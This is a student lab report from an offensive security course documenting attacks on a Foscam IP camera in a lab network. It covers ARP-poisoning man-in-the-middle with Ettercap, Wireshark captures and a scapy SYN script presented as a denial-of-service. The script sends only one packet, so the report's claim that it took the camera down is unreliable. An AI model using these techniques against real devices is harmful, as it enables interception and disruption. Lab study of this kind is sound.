2IC80 - Lab on Offensive Computer Security - Group 24

Georgi Hristov 1789090, Maxim Yordanov 1812459, Teodosiy Nushev 1802224, Meher Shroff 1785680

May 2025

1 Introduction

In this report we will investigate the vulnerabilities and apply common cyber-attacks on the Foscam C1-V3 IP camera.


2 Research on the camera

- Read documentation: Foscam C1 Documentation.
- Researhched reported valnurabilities: CVE
- Downloaded the necessary plugins that were from the website of the camera. (not recommended)

3 Minutes log of each lab session

3.1 Lab session 1 - 13.05

We were able to identify the IP address of the camera from the Foscam app on the smartphone provide in the lab. The IP of the camera is 192.168.0.5.



Network details

Type
Wi-Fi 4

Randomised MAC address
b6:8d:49:f4:c8:6c

IP address
192.168.0.101

Gateway
192.168.0.1

Subnet mask
255.255.255.0

DNS
131.155.2.3
131.155.3.3

Transmit link speed
65 Mbps


Receive link speed
1 Mbps

IPv6 addresses

fe80::b48d:49ff:fef4:c86c

Figure 1: Screenshot of the options of the camera from the Foscam App

Next with the use of NATS we identified that only 2 ports are open for the camera - 88 and 443. If we go to this IP address and those ports in a browser a login form appears. This login form however does not allow to login even with the correct credentials. This might be due to the bug with the camera or a setting.



Username admin

Password Password

Stream Main stream


Language English

Figure 2: Screenshot of login from of the camera webpage.

3.2 Lab session 2 - 16.05

Using Wireshark we were able to identify what packets does the camera send. It usually broadcasts UDP packets to all devices in the network, which we expect to transfer the video feed.

Next with the use of the application EtterCap we were able to perform and ARP poisoning attack and making one of our laptops to be an Man-in-the-Middle between the smartphone and the camera, being able to see all the packets between them. You can see the Wireshark report below:



```
ip.addr == 192.168.0.5 && ip.addr == 192.168.0.101
```

```
No.     Time            Source          Destination     Protocol Length Info
2152…   1475.7157659…   192.168.0.5     192.168.0.101   TCP        80 [TCP Retransmission] 88 → 42330 [PSH, ACK] Seq=10676362 Ack=1115 Win=19840 Len=1…
2152…   1475.7167008…   192.168.0.5     192.168.0.101   TCP      1516 88 → 42330 [ACK] Seq=10676374 Ack=1115 Win=19840 Len=1448 TSval=269266 TSecr=315…
2152…   1475.7167012…   192.168.0.5     192.168.0.101   TCP      1516 88 → 42330 [ACK] Seq=10677822 Ack=1115 Win=19840 Len=1448 TSval=269266 TSecr=315…
2152…   1475.7167024…   192.168.0.5     192.168.0.101   TCP       381 88 → 42330 [PSH, ACK] Seq=10679270 Ack=1115 Win=19840 Len=313 TSval=269266 TSecr…
2152…   1475.7178580…   192.168.0.5     192.168.0.101   TCP      1516 [TCP Retransmission] 88 → 42330 [ACK] Seq=10676374 Ack=1115 Win=19840 Len=1448 T…
2152…   1475.7180875…   192.168.0.5     192.168.0.101   TCP      1516 [TCP Retransmission] 88 → 42330 [ACK] Seq=10677822 Ack=1115 Win=19840 Len=1448 T…
2152…   1475.7183093…   192.168.0.5     192.168.0.101   TCP       381 [TCP Retransmission] 88 → 42330 [PSH, ACK] Seq=10679270 Ack=1115 Win=19840 Len=3…
2152…   1475.7206346…   192.168.0.101   192.168.0.5     TCP        68 42330 → 88 [ACK] Seq=1115 Ack=10676374 Win=64088 Len=0 TSval=3152869303 TSecr=26…
2152…   1475.7217286…   192.168.0.101   192.168.0.5     TCP        68 [TCP Dup ACK 215290#1] 42330 → 88 [ACK] Seq=1115 Ack=10676374 Win=64088 Len=0 TS…
2152…   1475.7305346…   192.168.0.101   192.168.0.5     TCP        68 42330 → 88 [ACK] Seq=1115 Ack=10679583 Win=64088 Len=0 TSval=3152869313 TSecr=26…
2152…   1475.7317363…   192.168.0.101   192.168.0.5     TCP        68 [TCP Dup ACK 215292#1] 42330 → 88 [ACK] Seq=1115 Ack=10679583 Win=64088 Len=0 TS…
2152…   1475.7822049…   192.168.0.5     192.168.0.101   TCP        80 88 → 42330 [PSH, ACK] Seq=10679583 Ack=1115 Win=19840 Len=12 TSval=269273 TSecr=…
2152…   1475.7837486…   192.168.0.5     192.168.0.101   TCP        80 [TCP Retransmission] 88 → 42330 [PSH, ACK] Seq=10679583 Ack=1115 Win=19840 Len=1…
2152…   1475.7851502…   192.168.0.5     192.168.0.101   TCP      1516 88 → 42330 [ACK] Seq=10679595 Ack=1115 Win=19840 Len=1448 TSval=269273 TSecr=315…
2152…   1475.7851506…   192.168.0.5     192.168.0.101   TCP      1516 88 → 42330 [ACK] Seq=10681043 Ack=1115 Win=19840 Len=1448 TSval=269273 TSecr=315…
2152…   1475.7851517…   192.168.0.5     192.168.0.101   TCP       443 88 → 42330 [PSH, ACK] Seq=10682491 Ack=1115 Win=19840 Len=375 TSval=269273 TSecr…
2152…   1475.7858459…   192.168.0.5     192.168.0.101   TCP      1516 [TCP Retransmission] 88 → 42330 [ACK] Seq=10679595 Ack=1115 Win=19840 Len=1448 T…
2153…   1475.7860825…   192.168.0.5     192.168.0.101   TCP      1516 [TCP Retransmission] 88 → 42330 [ACK] Seq=10681043 Ack=1115 Win=19840 Len=1448 T…
2153…   1475.7863013…   192.168.0.5     192.168.0.101   TCP       443 [TCP Retransmission] 88 → 42330 [PSH, ACK] Seq=10682491 Ack=1115 Win=19840 Len=3…
```

```
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: UDP (17)
    Header Checksum: 0xb895 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.0.5
    Destination Address: 192.168.0.101
▾ User Datagram Protocol, Src Port: 10001, Dst Port: 10000
    Source Port: 10001
    Destination Port: 10000
    Length: 137
    Checksum: 0x92ee [unverified]
    [Checksum Status: Unverified]
    [Stream index: 420]
  ▸ [Timestamps]
    UDP payload (129 bytes)
▾ Data (129 bytes)
    Data [truncated]: 4d4f5f49010000000000000000000006a0000000000000030303632364539324237383600494f545f4c61625f43312d3100…
    [Length: 129]
```


```
0000  00 00 00 01 00 06 f0 85  c1 49
0010  45 00 00 9d 00 00 40 00  40 11
0020  c0 a8 00 65 27 11 27 10  00 89
0030  01 00 00 00 00 00 00 00  00 00
0040  00 00 00 30 30 36 32 36  45 39
0050  49 4f 54 5f 4c 61 62 5f  43 31
0060  00 00 00 00 00 c0 a8 00  05 ff
0070  01 83 9b 02 03 02 00 58  00 01
0080  01 00 58 01 37 59 57 4d  39 44
0090  36 4e 38 45 5a 5a 5a 5a  00 00
00a0  00 00 00 00 00 45 59 32  5a 00
```

```
wireshark_anyYX3P62.pcapng    Packets: 215301 · Displayed: 43858 (20.4%)    Profile: Default
```

Figure 3: Screenshot from Wireshark during the Man-in-the-Middle Attack with the smartphone and the camera.

3.3 Lab session 3 - 20-22.05

We reset the camera to try to get the website login page of the camera working, so that we can see communication between a another device and the camera not just the phone. After many attempts and much troubleshooting we were able to reconnect the camera to the iotlab network and see the video feed through the webpage:




Mode 50Hz
Stream Smooth Mode/ 720
NAA Off
□ Mirror □ Flip

Figure 4: Screenshot from the video feed webpage of the camera.

3.4 Lab session 4 - 23.05

At the start of this session both the phone and the smartphone connection were working. The camera's behavior was as expected with the usual URP packets broadcast. So we tried a simple DOS attack, the code for which can be seen in the picture:



```python
from scapy.all import IP, TCP, send, sr1

# Target IP and Port
target_ip = "192.168.0.5"
target_port = 88

# Create IP layer
ip = IP(dst=target_ip)

# Create TCP SYN packet
tcp = TCP(dport=target_port, flags='S', sport=12345, seq=1000)


for i in range(1):
    # Send the packet
    packet = ip / tcp
    send(packet)
# Send the SYN and wait for a SYN-ACK
response = sr1(packet, timeout=2, verbose=False)

# Analyze response
if response:
    if response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
        print("[+] SYN-ACK received!")
        print(f"    Source Port: {response[TCP].sport}")
        print(f"    Sequence Number: {response[TCP].seq}")
    else:
        print("[-] Received packet, but not SYN-ACK.")
else:
    print("[-] No response received.")
```

Figure 5: Code of the simple DOS attack.

After running the code which sends SYN packets to the camera IP address - 192.168.0.5, the camera became unresponsive, losing connection to both the webpage and the smartphone app. However, even after the camera was restarted, it still failed to regain its previous functionality and we were unable to establish a connection to it both via the smartphone and http.